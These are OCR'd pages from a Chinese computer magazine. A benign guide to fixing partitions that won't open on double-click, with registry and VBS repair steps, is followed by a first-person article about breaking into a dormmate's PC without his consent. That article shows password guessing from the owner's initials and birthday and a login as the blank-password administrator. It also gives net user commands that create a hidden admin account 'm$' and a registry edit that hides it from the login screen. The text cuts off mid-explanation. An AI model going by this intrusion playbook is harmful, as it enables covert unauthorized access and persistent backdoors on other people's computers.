


图1

磁盘分区无法双击打开，只能使用右键菜单的“打开”命令来打开，绝大多数情况下是磁盘根目录下有一个隐藏的“Autorun.inf”文件在捣鬼，我们只需将该文件删除就可以解决问题了。另外，也可能是磁盘分区的打开方式被非法用户或病毒所修改而引起的。当遇到磁盘分区无法双击打开的故障时，我们可以按如下步骤来排除。




图2

单击“开始”→“设置”→“控制面板”→“外观和主题”→“文件夹选项”，打开文件夹选项窗口。切换到“查看”选项，将“隐藏受保护的操作系统文件”复选框前的勾去掉，并选择“显示所有文件和文件夹”复选框，单击“确定”按钮。然后，通过右键菜单中的“打开”命令依次打开各硬盘分区，将其根目录下的“autorun.inf”或者“autorun.ini”文件删除，最后重新启动电脑看问题是否解决。

小提示：也可以利用Windows自带的搜索功能，查找“autorun.inf”或者“autorun.ini”文件，找到后全部删除。不过，在搜索时一定要将“搜索系统文件夹”、“搜索隐藏的文件和文件夹”复选框选中，不然无法搜索到隐藏的文件。

如果仍然无法解决问题，那么则是磁盘分区的打开方式被错误修改了，我们可以手动将其改为正确的设置。共有如下三种方法，读者们可以根据自己的喜好来选择使用。




图3

方法一、在文件夹选项窗口中修改

第1步：单击“开始”→“设置”→“控制面板”→“外观和主题”→“文件夹选项”，打开文件夹选项窗口。

第2步：切换到“文件类型”选项，在“已注册的文件类型”列表框中找到“驱动器”选项，然后单击其下方的“高级”按钮（图2）。

小提示：如果遇到双击打不开文件夹的故障，那么可以在第2步中在“已注册的文件类型”列表框内选择“文件夹”，然后再进行如下相同操作，即可解决问题。




图4

第3步：接下来，在弹出来的“编辑文件类型”窗口中单击“新建”按钮（图3）。

第4步：在打开的“新操作”窗口中，在“操作”文本框中输入“open”，在“用于执行操作的应用程序”文本框中输入“explorer.exe”（图4）。

第5步：单击“确定”按钮返回到“编辑文件类型”窗口，选中“操作”列表框中的“open”选项，然后单击“设为默认值”

按钮（图5），最后依次单击“确定”按钮并退出文件夹选项窗口即可。




图6

方法二、注册表法

第 1 步：单击“开始”→“运行”，在弹出来的运行对话框中输入“regedit”，按下回车键后打开注册表编辑器。

第 2 步：找到[HKEY_CLASSES_ROOT\Drive\shell]键值，将“shell”键值下面的子键全部删除。

第 3 步：关闭注册表编辑器，然后按 F5 刷新，现在双击就可以打开磁盘分区了。

方法三：脚本程序法

第 1 步：打开记事本程序，输入以下内容：

```
Set WshShell = WScript.CreateObject("WScript.Shell")
p1 = "HKEY_CLASSES_ROOT\Directory\shell"
p2 = "none"
WshShell.RegWrite p1, p2
p1 = "HKEY_CLASSES_ROOT\Drive\shell"
WshShell.RegWrite p1, p2
X = WshShell.Run("REGSVR32 /I /S SHELL32.DLL", 4,True)
Set WshShell = Nothing
MyBox = MsgBox("Folders and Disk will now Open when double clicked", 4096,
"Finished!")
```





图5

第 2 步：输入完毕，另存为“OpenDisk.VBS”。

第 3 步：双击“OpenDisk.VBS”文件，当弹出“Folders and Disk will now Open when double clicked”提示信息时，表明磁盘分区和文件夹可以通过双击的方式来打开了（图6）。

在使用电脑的过程中，当遇到双击无法打开磁盘分区、文件夹出现拒绝访问的提示，或者是出现搜索窗口或是出现“Could not load the dynamic link library PSAPI.DLL”错误提示时，都可以使用上述方法来解决。



看我如何搞定刚哥的电脑

战神MARS

一日，临班的一同学张＊来宿舍找我，一问才知道，原来他想让我帮他一个小忙。他宿舍里的刚哥有台电脑，但最近大部分时间他都去忙学院团总支的事情，电脑就这样闲着了。不过刚哥怕电脑中病毒木马什么的，因此不让别人玩。每次只能他在的时候才会打开电脑，他才能趁机玩一会儿。不过这学期的课程很少，在宿舍又闲的无聊、所以他想让我帮他破解刚哥电脑的登录密码，这样他就可以随心所欲的玩刚哥的电脑了。

一说到玩黑我的兴趣就来了，于是就答应了他，开始了行动。经过一个上午的摸索，终于搞定了，整个过程中的收获还是蛮多的，下面就将我的思路及方法与大家分享一下。

一、破解密码

破解密码说着挺简单的，但如果什么资料或信息都没有的话，破解放起来就比较困难了。我先试了几个傻瓜级别的密码：123、123456、admin、computer 等，都不对。我问张＊，知道有关密码的什么信息吗。他说刚哥以前输入密码的时候他见过，不过他输入的速度很快，想记但是记不下，不过好象前面是字母后面跟的是数字。字母＋数字？哈哈，这让我想起了大部分人的习惯。密码设定是喜欢使用自己的名字的缩写＋生日。我向小张同学问了刚哥的生日信息，然后试了下 rxg84912，还是不对，我就又变换了下 rxg91284。哈哈，大功告成！成功的进入了系统。

二、guest 帐户

密码是破解了，不过难保他以后不会修改密码，得留下个“后门”才行，以后不论他是否修改密码，我都可以随心所欲的登录电脑。一开始我想使用 guest 帐户，因为它是系统自带的一个帐户。guest 虽然权限很小，但是如果只是想玩玩游戏上网聊天的话还是可以的。但是他没有启用，我就在控制面板里将 guest 帐号启用了。不过重启计算机后会发现在登录界面出现 guest，这样刚哥会起疑心的。就算想办法在登录界面不出现，按下“ctrl+alt+del”调出登录界面时使用 guest 帐户登录也会提示权限不够，无法进入系统，看来这个方法不行。

三、内置帐户 administrator

说到系统自带的帐户，我想起了 administrator。重启电脑后尝试使用 administrator 以空密码登录。OK，刚哥果然是个大菜鸟，连密码都没有改。他或许还不知道在系统中还存在着这个帐户吧。这个帐户可是最好的后门了，而且还是管理员权限呢。哈哈，赚到了！

四、利用 $ 建立隐藏帐户

首先我在命令提示符下建立一个用户名为 m$，密码为 mars 的帐户，然后将 m$ 添加到管理员组，给它赋予管理员的权限（图1）。

```
net user m$ mars /add
net localgroup administrators m$ /add
```



图1

用户名后加上 $，使用“net user”命令是查不出来的（图2）。但使用“**net localgroup administrators**”命令查

询管理员组（刚才已经将 m$ 提升为管理员权限）时却是可以看到的（图3）。




图2




图3




图4

对于XP系统，即使用户名后加了$，在登录界面也会显示我们新建的用户。这里只要在HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList下将我们所建用户的表项的DWORD值改为0即可，如果没有这个项的话可以新建一个，这里就是m$了（图4）。

五、建立超级隐藏帐户

利用$建立了一个隐藏帐户，我又想能否建立一个权限更大的超级隐藏帐户呢？翻了翻资料终于被我找到了。Windows2000中有两个注册表编辑器：Regedit.exe和Regedt32.exe，而在WindowsXP中Regedit.exe和Regedt32.exe实为一个程序，修改键值的权限时在右键快捷菜单中选择“权限”来修改。Regedit.exe不能对注册表的键进行权限设置，而Regedt32.exe能够对注册表的项键设置权限。WindowsNT/2000/XP的帐户信息都在注册表的

